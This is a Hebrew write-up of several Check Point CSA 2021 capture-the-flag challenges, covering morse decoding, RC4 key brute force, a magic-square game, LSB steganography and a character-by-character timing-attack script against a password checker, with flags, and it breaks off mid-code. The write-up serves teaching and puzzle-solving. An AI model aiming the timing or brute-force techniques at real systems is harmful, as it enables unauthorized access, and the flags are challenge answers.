-

-7h3r3 15 n0 5p00n-

# סדרת אתגרי Check Point CSA - 2021

מאת עידן סטרובינסקי ואור גלובוס

**הקדמה**

באמצע אוגוסט פרסמה חברת Check Point סדרת אתגרים כחלק מקמפיין גיוס עובדים בשםCheck Point Security Academy. האתגרים התחלקו לארבע קטגוריות: קריפטוגרפיה,רברסינג, פיתוח וmisc. במאמר זה נציג את הפתרונות שלנו לסדרת האתגרים.


**אתגר Moses (קטגוריית Misc, 100 נקודות)**

|  |
| --- |
| Grab that flag will you? |

לאתגר מצורפים שני קבצים, moses.txt וקובץ book.txt.

**פתרון:**

נפתח את הקובץ moses.txt:



כמו שניתן לראות הוא מהשם ומהכיתוב בפנים, מדובר במורס. נשתמש בסיפרית python בשם [morse\_talk](https://github.com/morse-talk/morse-talk) כדי לפענח את הקטע הראשון והשלישי:

import morse\_talk as mtalk

enc\_msg = ".... . .-.. .-.. ---   .-- .   --. --- -   - .... .   ..-. --- .-.. .-.. --- .-- .. -. --.   -- . ... ... .- --. .   ..-. .-. --- --     --- -. .   --- ..-.   --- ..- .-.   ... .--. .. . ...   -... ..- -   ... .... .   -.-. --- ..- .-.. -..   -. --- -   ... .--. .- -.-. .   -... . - .-- . . -.   .-.. . - - . .-. ...   .- -. -..   .-- --- .-. -.. ...   .-- .   -.- -. --- .--   ... .... .   .-- .- ...   - .-. -.-- .. -. --.   - ---   ... . -. -..   .-   ... . --.- ..- . -. -.-. .   --- ..-.   .-- --- .-. -.. ...   .- ...   - .... . -.--   .- .--. .--. . .- .-.   .. -.   - .... .. ...   -... --- --- -.-   .... . .-.. .--.   ..- ...   ..-. .. -. -..   - .... .   ... . --.- ..- . -. -.-. .   ..- -. ..-. --- .-. - ..- -. .- - . .-.. .-.. -.--   ... --- -- .   --- ..-.   - --- -. . ...   .-- . .-. .   -. --- -   -.-. .-.. . .- .-.   ... ---   .-- .   .-. . .--. .-.. .- -.-. . -..   - .... . --   .-- .. - ....   -..-   -... . -.-. .- ..- ... .   .-- .   .-- . .-. .   -. --- -   ... ..- .-. .   .. ..-.   .. -   .-- .- ...   .-   -.. --- -   --- .-.   .-   .-.. .. -. . "

list\_words = []

for word in enc\_msg.split("   "):

    list\_words.append(mtalk.decode(word))

print(" ".join(list\_words))

החלק הראשון:HELLO WE GOT THE FOLLOWING MESSAGE FROM ONE OF OUR SPIES BUT SHE COULD NOT SPACE BETWEEN LETTERS AND WORDS WE KNOW SHE WAS TRYING TO SEND A SEQUENCE OF WORDS AS THEY APPEAR IN THIS BOOK HELP US FIND THE SEQUENCE UNFORTUNATELLY SOME OF TONES WERE NOT CLEAR SO WE REPLACED THEM WITH X BECAUSE WE WERE NOT SURE IF IT WAS A DOT OR A LINE

החלק השלישי: THE FLAG IS THE SEQUENCE SEPARATED BY UNDERSCORES INSIDE CURLY BRACKETS AFTER UPPER CASE CSA

בטקסט של החלק הראשון מוסבר לנו שהקטע השני הוא מורס בלי הרוויחים הוא חלק מהספר המצורף, בנוסף ידוע לנו שבמידה ובמורס יש X זה אומר שאנחנו לא יודעים אם זה נקודה או קו. בנוסף לכך הוסבר לנו שכדי לבנות את הדגל אנחנו צריכים להחליף רווחים ב-"\_" ולפתור ב-"CSA{" ולסיים עם "}" לכן כתבנו את הסקריפט הבא:

import morse\_talk as mtalk

import re

enc\_msg = "x.xx...x.xxx..-xx-.xxxx.-.-xxx.-.x..x.xxxx..x.xxx.-.-.xx-.-xxx..-.xx.x.x.--x.xxx"

def is\_match(enc, morse):

    for i in range(len(enc)):

        if enc[i] != 'x' and enc[i] != morse[i]:

            return False

    return True

with open('book.txt') as f:

    words = re.findall(r"[a-zA-Z']+", f.read())

flag = []

tmp\_enc\_msg = enc\_msg

for word in words:

    morse\_word = mtalk.encode(word).replace("   ", "")  # remove spaces

    if is\_match(tmp\_enc\_msg[:len(morse\_word)], morse\_word):

        flag.append(word)

        tmp\_enc\_msg = tmp\_enc\_msg[len(morse\_word):]

        if not tmp\_enc\_msg:

            print("CSA{" + "\_".join(flag) + "}")

            break

    else:

        flag = []

        tmp\_enc\_msg = enc\_msg

בסקריפט הזה אנו עוברים על כל מילה בספר ומתרגמים אותה למורס. לאחר מכן אנחנו בודקים אם המורס מתאים לתחילת הקוד הנתון לנו. במידה וכן, אנחנו נשמור את המילה, נמחק מתחילת הקוד את מספר התוים לפי אורך המילה שמצאנו ונמשיך למילה הבאה. במידה ומילה לא מתאימה אנחנו חוזרים לקוד המקורי ונמחק את כל המילים השמורות. כאשר הקוד ריק, זה אומר שמצאנו את הרצף הנכון. נדפיס אותו ונקבל את הדגל:

|  |
| --- |
| **CSA{still\_other\_of\_them\_that\_are\_gone\_before}** |

**אתגר README (קטגוריית Misc, 100 נקודות)**


|  |
| --- |
| Readme |

לאתגר מצורף קובץ readme.zip

**פתרון:**


בתוך ה-zip יש שלושה קבצים: solution\_checker.py, readme, key\_checker\_data.

נפתח את קובץ solution\_checker.py:



בקובץ הזה יש פונקציה שבודקת האם הדגל שלנו הוא נכון. הפונקציה מפענחת את הקובץ key\_checker\_data שקיבלנו ובודקת אם הפיענוח שווה למילה success. החשד הראשוני שלנו היה שאם נתנו לנו אפשרות לבדוק אם הדגל נכון אנחנו יכולים להריץ סוג של מתקפת bruteforce כדי למצוא את הדגל. כעט עלינו להבין כיצד לצמצם את מרחב החיפוש כדי שהמתקפה תרוץ בזמן סביר.

נפתח את קובץ readme:



בקובץ יש את הדגל הישן שהיה {hey\_that\_is\_the\_great\_puzzle}, בנוסף ישנם שני קטעי טקסט (שנראה כמו פרק מאליס בארץ הפלאות) שנראים זהים חוץ משינוי אותיות. לכן חשבנו שהדגל החדש יהיה אותו הדגל אבל עם השינוי באותיות בהתאמה. לכן רצינו למפות כל אות לכל האפשרויות שאליה היא משתנה ונריץ את כל האפשוריות בפונקציה check\_key שקיבלנו לפני.

לכן כתבנו את הסקריפט הבא:

with open("readme", "r") as file:

    data = file.read()

split\_data = data.split("-------------")

enc\_story = split\_data[1].strip()

story = split\_data[2].strip()

def check\_key(key, key\_checker\_data):

    """ returns True is the key is correct.

        Usage:

        check\_key('{I\_think\_this\_is\_the\_key}', key\_checker\_data)

    """

    arc4 = ARC4.new(("CSA" + key).encode())

    return arc4.decrypt(key\_checker\_data) == b'success'

flags\_option = []

def rec(options, flag="", index=0):

    if index == 28:

        flags\_option.append(flag)

        return

    for o in options[index]:

        rec(options, flag + o, index + 1)

mapping = dict()

mapping["\_"] = {'\_'}

flag\_map = []

for i, char in enumerate(story.lower()):

    mapping[char] = mapping.get(char, set())

    mapping[char].add(enc\_story[i])

for i in "hey\_that\_is\_the\_great\_puzzle":

    flag\_map.append(list(mapping[i]))

rec(flag\_map)

for flag in flags\_option:

    if check\_key(f"{{{flag}}}", b"\xE0\x33\x70\x95\xA1\xE5\x31"):

        print(f"CSA{{{flag}}}")

        break

בסקריפט ממפה את כל התוים בקטע המקורי לכל התוים האפשריים בקטע החדש, לאחר מכן בונה את כל האפשרויות של הדגלים הפוטנציאליים. כשיש לנו את כל הדגלים הפוטנצאלים רק נשאר לנו להריץ את פונקצית הבדיקה שנתנו לנו וקיבלנו:


|  |
| --- |
| **CSA{hEY\_th@T\_l5\_thE\_9RE4T\_p[ZZL3}** |


**אתגר Strange Game (קטגוריית Misc, 100 נקודות)**

|  |
| --- |
| It's just winning a simple game.  What could go wrong?  nc strange-game.csa-challenge.com 4444 |


**פתרון:**

נכנס לשרת המצורף:

המשחק הוא פשוט, כל אחד בתורו בוחר מספר בין 1 ל-9, המטרה היא להגיע לשלושה מספרים שסכומם הוא 15. כדי לנצח את האתגר עלינו לנצח או לפחות לעשות תיקו בחמישה עשר משחקים. לאתגר יש הרבה אפשרויות לפתרון, נציג שתיים:

אופציה ראשונה: הרצנו את המשחק כמה פעמיים ושמנו לב שלפעמיים המחשב מתחיל ולפעמיים אנחנו מתחילים. לכן אנחנו יכולים לפתוח שני sessions שפעם אחת אנחנו מתחילים ובשני המחשב מתחיל.במצב הזה אנחנו יכולים להעתיק כל מה שהמחשב עושה. בגלל שהוא משחק באופן מושלם כל משחק יסתיים בתיקו. לאחר חמישה עשר משחקים קיבלנו את הדגל.

אופציה שניה: הבעיה שקולה למשחק איקס עיגול. נבין שניה מה זה [ריבוע הקסם](https://he.wikipedia.org/wiki/%D7%A8%D7%99%D7%91%D7%95%D7%A2_%D7%A7%D7%A1%D7%9D). ריבוע הקסם הוא טבלה דו מימדית ריבועית (NXN) שסכום כל קו ישר בה הוא קבוע. נחזור לבעיה שלנו, ניצור ריבוע קסם שסכום כל שורה, טור או אלכסון הוא חמש עשרה באופן הבא:



ככה קיבלנו למעשה לוח משחק של איקס עיגול. עכשיו רק נשאר לנו לעשות תיקו חמש עשרה פעמים ונקבל את הדגל.

|  |
| --- |
| **CSA{https://www.youtube.com/watch?v=NHWjlCaIrQo}** |

**אתגר Pass it on (קטגוריית Misc, 180 נקודות)**

|  |
| --- |
| Help!  My grandpa lost his password and cannot seem to recall it!  He is very secretive and will not elaborate, but I have heard him complain several times about how long it takes the program to verify his password.  ?Weird right |

לאתגר מצורף קובץ Pass\_it\_on.zip

**פתרון:**

אחרי מעט משחק עם קובץ ההרצה שצורף, הרגשנו שאמנם אפשר לפתור את האתגר עם רברסינג אינטנסיבי, אך סביר להניח שבשביל אתגר שמתיימר שלא לדרוש מהמשתתפים ידע נרחב קודם, ומכיוון שהאתגר בקטגוריית misc, אין זו הדרך.

לאחר מעט מחשבה, הגענו למחשבה שאולי מעורבת פה timing attack – מכיוון שבתיאור האתגר, כתוב שלתוכנה לוקח זמן רב לבדוק את הסיסמה. זוהי מתקפה המבוססת על הזמן שלוקח לתוכנה לבדוק קלט והאבטיפוס למתקפה היא פונקציה מהסוג הבא:

def strcmp(password, user\_input):

    if len(password) != len(user\_input):

        return -1

    for i in range(len(password)):

        if password[i] != user\_input[i]:

            return -1

        sleep(100)

    return 0

נראה שאפשר לעשות ברוטפורס על האורך של הסיסמה – אם הסיסמה אינה באורך הנכון אז הפונקציה תחזור מהר מאוד. ברגע שנבין מה האורך של הסיסמה, נוכל לעשות bruteforce על כל תו – תו שבשבילו הפונקציה תסיים את ריצתה מאוחר יותר – הינו התו הנכון.

יאללה למימוש!

from subprocess import Popen, PIPE

import string

from time import perf\_counter

from operator import itemgetter

alphabet = string.digits + string.ascii\_letters + string.punctuation

process = Popen("./pass\_it\_on.exe", stdin=PIPE, stderr=PIPE, stdout=PIPE)

flag = b"CSA{"

time\_arr = []

# BRUTE\_FORCE\_LENGTH

for i in range(1, 40):

    process.stdout.readline()

    test = flag + b"A" \* i + b"\n"

    t1 = perf\_counter()

    process.stdin.write(test)

    process.stdin.flush()

    process.stdout.readline()

    t2 = perf\_counter()

    time\_arr.append((t2-t1, i))

max\_time\_array = max(time\_arr, key=itemgetter(0))

last\_time = max\_time\_array[0]

flag\_len = max\_time\_array[1]

print(f"flag length is {flag\_len + len(flag)}")

process.terminate()

process = Popen("./pass\_it\_on.exe", stdin=PIPE, stderr=PIPE, stdout=PIPE)

for i in range(1, flag\_len):

    time\_arr = []

    for c in alphabet:

        process.stdout.readline()

        test = flag + c.encode() + b"?" \* (flag\_len - i - 1) + b"}" + b"\n"

        t1 = perf\_counter()

        process.stdin.write(test)

        process.stdin.flush()

        process.stdout.readline()

        t2 = perf\_counter()

        if (t2 - t1) - last\_time >= 0.05:

            flag += c.encode()

            to\_print = flag.decode() + "?" \* (flag\_len - i - 1) + "}"

            print(to\_print)

            last\_time = t2 - t1

            break

        else:

            last\_time = t2 - t1

print(f"found the flag: {flag.decode() + '}'}")

אחרי הברוטפורס על אורך הגדל, אנחנו נעבור על כל התווים האפשריים, ובעבור כל אחד נבדוק האם הזמן לבדיקתו גדול משמעותית מזמן קודמו (הפרש של לפחות 0.05 שניות).

Output:  
תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

ככה קיבלנו למעשה יכולת לעשות char by char bruteforce על הדגל:

|  |
| --- |
| **CSA{1\_V1LL\_me55\_w1Th\_t1mE!}** |


**אתגר Beat the map (קטגוריית Programming, 180 נקודות)**

|  |
| --- |
| We got these images with a secret message from one of our agents, but we have no clue where the flag is hiding.  Can you assist? |

לאתגר מצורף קובץ beat\_the\_map.zip.

**פתרון:**

נחלץ את הקבצים מתוך קובץ הzip המצורף ונקבל שלושה קבציםfirst\_hint.bmp, second\_hint.bmp, challenge.bmp. נתחיל ברמז הראשון – נפתח את התמונה באתר הgo to שלנו בנוגע לסטגנוגרפיית תמונות: <stegonline.georgeom.net>



אנחנו צריכים לשנות כל פיקסל שערכו זוגי ל255 וכל פיקסל שערכו אי-זוגי ל0. מכיוון שהתמונה היא grayscale – אזי לכל פיקסל יש רק ערך אחד בין 0 ל255.

from PIL import Image

import numpy as np

im = Image.open('files/second\_hint.bmp')

pixels = list(im.getdata())

new\_pixels = [255 if pixel & 0x1 == 1 else 0 for pixel in pixels]

array = np.array(new\_pixels, dtype=np.uint8)

new\_image = Image.frombuffer("L", (512, 512), array)


new\_image.save('2.bmp')

והתוצאה:

**תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי**

נחפש מהי triangular series ונמצא ב[ויקיפדיה](https://en.wikipedia.org/wiki/Triangular_number) את הנוסחה הבאה:



Lsb הינה טכניקה להסתרת הודעות בתמונות – בכל פיקסל בתמונה ניתן לשנות את הlsb (least significant bit). כך ניתן להסתיר הודעה בביטים התחתונים של התמונה, ללא כל שינוי משמעותי ניכר לעין. בהתחלה כתבנו סקריפט שמשתמש בספריית PIL כדי להוציא את הפיקסלים מהתמונה, ניסיון שלא צלח. חזרנו לשולחן הסרטוטים, והחלטנו לקרוא עוד על [פורמט Bitmap](https://en.wikipedia.org/wiki/BMP_file_format).

אחרי מעט קריאה הגענו למסקנה שהבעיה היא בפורמט נקודות הציון שבו משתמשת הספרייה PIL. והחלטנו לעבוד עם הקובץ כמות שהוא.

נפתח את התמונה בhex-editor, כמו 010 המצוין.

תמונה שמכילה טקסט, מקורה, מסך, מכשיר

התיאור נוצר באופן אוטומטי

וניסינו להשתמש בLsb על lines – אובייקט bitmapי שמתחיל באופסט 0x436:

with open("files/challenge.bmp", "rb") as file:

    data = file.read()

triangular = [n \* (n + 1) / 2 for n in range(350)]


data = data[0x436:]  # offset

bits\_list = [d & 0x1 for i, d in enumerate(data) if i in triangular]

bytes\_list = [int("".join(map(str, bits\_list[i:i + 8])), 2) for i in range(0, len(bits\_list), 8)]

print("".join([chr(b) for b in bytes\_list]))

והתוצאה:



והדגל:

|  |
| --- |
| **CSA{lEn4\_Y0u\_aLm0st\_fO0l3d\_mE}** |

**אתגר Memento (קטגוריית Programming, 180 נקודות)**

|  |
| --- |
| My good friend Leonard created this game.  Leonard told me he hid a flag inside, but doesn’t remember exactly how.  He also gave me the code of the server, so you can take a look.  The flag is in the format CSA{...}  The only possible characters inside {} are lowercase english letters and \_ (no numbers, no uppercase, no special characters).  You have only 5 attempts for submitting the flag.  http://memento.csa-challenge.com:8888 |

לאתגר מצורף הקובץ server.py.

import flag, shortest\_path

import random, json, base64

def verify\_game(board, level):

    card\_number = random.randint(1, 20)

    board\_obj = base64.b64decode(json.loads(board))

    indexes = []

    for i in range(5):

        for j in range(8):

            if board\_obj[i][j] == card\_number:

                indexes.append([i, j])

    shortest = shortest\_path(indexes[0], indexes[1], board, "UP|DOWN|LEFT|RIGHT")

    shortest = shortest.length - 1

    result = 0

